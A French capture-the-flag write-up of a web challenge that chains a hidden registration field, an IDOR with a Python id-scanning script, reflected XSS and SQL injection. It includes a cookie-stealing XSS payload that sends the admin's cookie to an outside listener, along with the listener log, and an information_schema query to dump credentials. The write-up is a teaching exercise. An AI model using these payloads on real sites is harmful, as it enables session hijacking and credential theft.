Straight To Hell

Auteur: bWlrYQ


1. Analyse de l'application

Commençons par un tour rapide de l'application, nous n'avons accès qu'à une page de login ou à une page d'inscription.




Quand on fait le tour du code source, on peut voir notre premier flag, plutôt facile 😃. Nous allons appeler ça

une mise en bouche...




2. Inscription


L'énoncé nous explique que nous devons nous inscrire alors concentrons-nous sur la page d'inscription plus que celle de connexion. Le bouton "register" est désactivé, on peut modifier le code source pour l'activer, on intercèpte la requête avec Burp.



En plus du bouton désactivé, une variable POST cachée était set à off, on va donc la passer à on et envoyer notre requête avec le repeater




Inscription validée! On peut donc se connecter et obtenir notre second flag



3. IDOR

Nous devons maintenant réussir à récupérer un accès modérateur à l'application. Deux possibilités s'offrent à nous, utiliser la page de login et trouver une injection quelconque qui nous permettrait de trouver un bypass d'authentification ou bien nous intéresser au paramètre ?id= de l'url de notre compte. On peut essayer de mettre un autre ID comme 1 ou 0




Les deux fonctionnent, nous avons accès à une vulnérabilité IDOR (broken access). On cherche un compte avec le statut de modérateur, on va donc itérer les id's jusqu'à trouver un compte avec ce statut. On peut automatiser la recherche avec python.

```
from requests import get
i = 0
lookup = True
while lookup:
    url = "http://10.100.1.202:8000/profile.php?id="+str(i)
    res = get(url, cookies={"PHPSESSID": "6d8kmuf7nkopm1s6qil0p8fe4t"})
    if("Yes" in res.text):
        print("[>] Found mod:",url)
        lookup=False
    i+=1
```

```
mika@bwlryq ~/D/ctf ./rw
$ /bin/python /home/mika/Desktop/ctf/fromhelltoheaven/StraightToHell/solve/idor.py
[>] Found mod: http://10.100.1.202:8000/profile.php?id=13
```

On obtient l'url du profil d'un modérateur, allons voir.




Il a laissé son mot de passe dans sa note personnalisée, nous allons donc pouvoir nous connecter en tant que Matthieu.

4. XSS


Une fois connecté en tant que l'utilisateur Matthieu, on a accès à la même pagee que les membres avec le flag n°3, l'IDOR est toujours présente mais nous avons un lien qui s'est rajouté Secure Lookup. Sûrement une application destinée à la modération du Flag'Malo.




On va pouvoir y accéder, c'est un menu simple qui permet de rechercher des utilisateurs dans la base, et d'accéder à leurs informations. Cet outil est prévu pour les modérateurs, tandis que l'IDOR elle, ne l'est pas.




Essayons de rechercher notre utilisateur et un utilisateur qui n'existe pas pour comparer les résultats.



Avec un utilisateur existant nous avons un résultat normal qui nous montre sa carte de membre avec le hash de son password.



Pour un utilisateur qui n'existe pas, son pseudo est réfléchi sur la page avec un "not found". Si l'entrée utilisateur n'est pas bien traitée, cela permet d'obtenir une vulnérabilité de Cross Site Scripting (XSS). On peut tenter le poc suivant: ?user=<script>alert(1)</script>



Dans la page SecureLookup, une fonctionnalité permet de report un lien aux administrateurs, possiblement pour des profils à signaler. Nous allons exploiter cela ici pour voler le cookie de l'administrateur et nous connecter à son compte. On peut utiliser le payload suivant: <script>location=`//bwlryq.net:5555/?c=\${document.cookie}`</script>. On va mettre en place un listener HTTP sur un serveur distant qui pourra donc récupérer les cookies.

```
python3 -m http.server 5555
```

Quand on le teste sur nous-même il fonctionne bien, on va donc pouvoir submit l'url suivante à l'administrateur:

http://10.100.1.202:8000/secure_lookup.php?user=<script>location=`//bwlryq.net:5555/?
c=\${document.cookie}`</script>.

Un message nous informe que le report a été pris en compte et que nous devons patienter. Report: http://10.100.1.202:8000/secure_lookup.php?user=<script>location=`//bwlryq.net:5555/?c=\${document.cookie}`</script has been submited, please wait will we review it.. Après quelques secondes on voit une entrée sur notre listener

```
X.X.X.X - - [29/Oct/2022 23:56:02] "GET /?
c=ADMIN_COOKIE=e09c4bc5382d1e56f45c72208caae1a9 HTTP/1.1" 200 -
```


Nous allons pouvoir injecter ces cookies dans notre navigateur pour récupérer l'accès à un compte administrateur.

ADMIN_C e09c4bc5382d1e56f45c72 10.100.1.202 / Sun, 30 Oct 2022 2 44 false false None Sat, 29 Oct 2022 23:59:07 PHPSESSID 6d8kmuf7nkopm1s6qil0p 10.100.1.202 / Session 35 false false Lax Sat, 29 Oct 2022 23:58:50	Na	ame	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID 6d8kmuf7nkopm1s6qil0p 10.100.1.202 / Session 35 false false Lax Sat, 29 Oct 2022 23:58:50	ΑD	DMIN_C	e09c4bc5382d1e56f45c72	10.100.1.202		Sun, 30 Oct 2022 2	44	false	false	None	Sat, 29 Oct 2022 23:59:07
	PH	HPSESSID	6d8kmuf7nkopm1s6qil0p	10.100.1.202		Session	35	false	false	Lax	Sat, 29 Oct 2022 23:58:50


On rafraîchit la page et on voit apparaître un accès "Admin Panel", au niveau du bouton disconnect.

5. SQLi

On récupère le quatrième flag, le panel d'administration semble être un endroit où on peut requêter la base de données SQL depuis le site internet.




En faisant une requête classique avec le paramètre *, on a accès à la base de données des challenges Flag'Malo!




Si on imagine la manière dont sont faites les requêtes dans le backend, avec les variables sur lesquelles nous pouvons influer, cela donne quelque chose du style SELECT <paramètre_utilisateur> FROM challenges WHERE <paramètre_utilisateur> = <paramètre_utilisateur>. La query doit être adaptative, si WHERE reste à disabled, alors il effectuera uniquement SELECT <paramètre_utilisateur> FROM challenges.

Dans le cas où l'entrée utilisateur est mal parsée, il est devrait être possible de créer une injection SQL. Nous sommes obligés d'avoir une query qui fait en premier lieu un SELECT mais nous controlons la suite. Pour enlever la partie FROM challenges il suffit d'ajouter un -- sur le premier paramètre que nous contrôlons.

On va intercepter la requête avec burp pour pouvoir la modifier depuis le répéteur.




Le serveur nous renvoie la query qui est effectuée, elle correspond bien au résultat attendu, la base de données n'a renvoyé aucune information car la query était incorrecte. On peut désormais lister les tables du schéma avec la query suivante : SELECT table_name FROM information_schema.tables.



On peut retrouver notre table challenges mais aussi une table credentials qui semble intéressante,

récupérons son contenu!



On identifie notre cinquième flag ainsi que des identifiants de connexion (avec un mot de passe chiffré) pour un autre service du Flag'Malo, maintenant que nous sommes arrivé en enfer il est temps de s'engouffrer!